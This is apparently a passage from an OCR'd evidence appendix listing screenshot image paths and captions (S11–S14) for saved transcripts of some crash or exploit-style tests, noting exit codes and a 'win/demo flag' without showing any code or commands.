
SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.



evidence/task2/saved-transcript-02.png

S11 — SAVED-TRANSCRIPT VIEW 3/4: recorded win/demo flag and timeout 124; NOT A FRESH EXECUTION


SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.



evidence/task2/saved-transcript-03.png

S12 — SAVED-TRANSCRIPT VIEW 4/4: feasibility/mitigation continuation; NOT A FRESH EXECUTION


SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.



evidence/task2/saved-transcript-04.png

S13 — Preserved 64-character comparison; no numeric exit visible; byte-identical original remains in task1


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task3/01-boundary-input-comparison.png

S14 — SAVED-TRANSCRIPT VIEW 1/2: same-payload abort/exit 134; NOT A FRESH EXECUTION

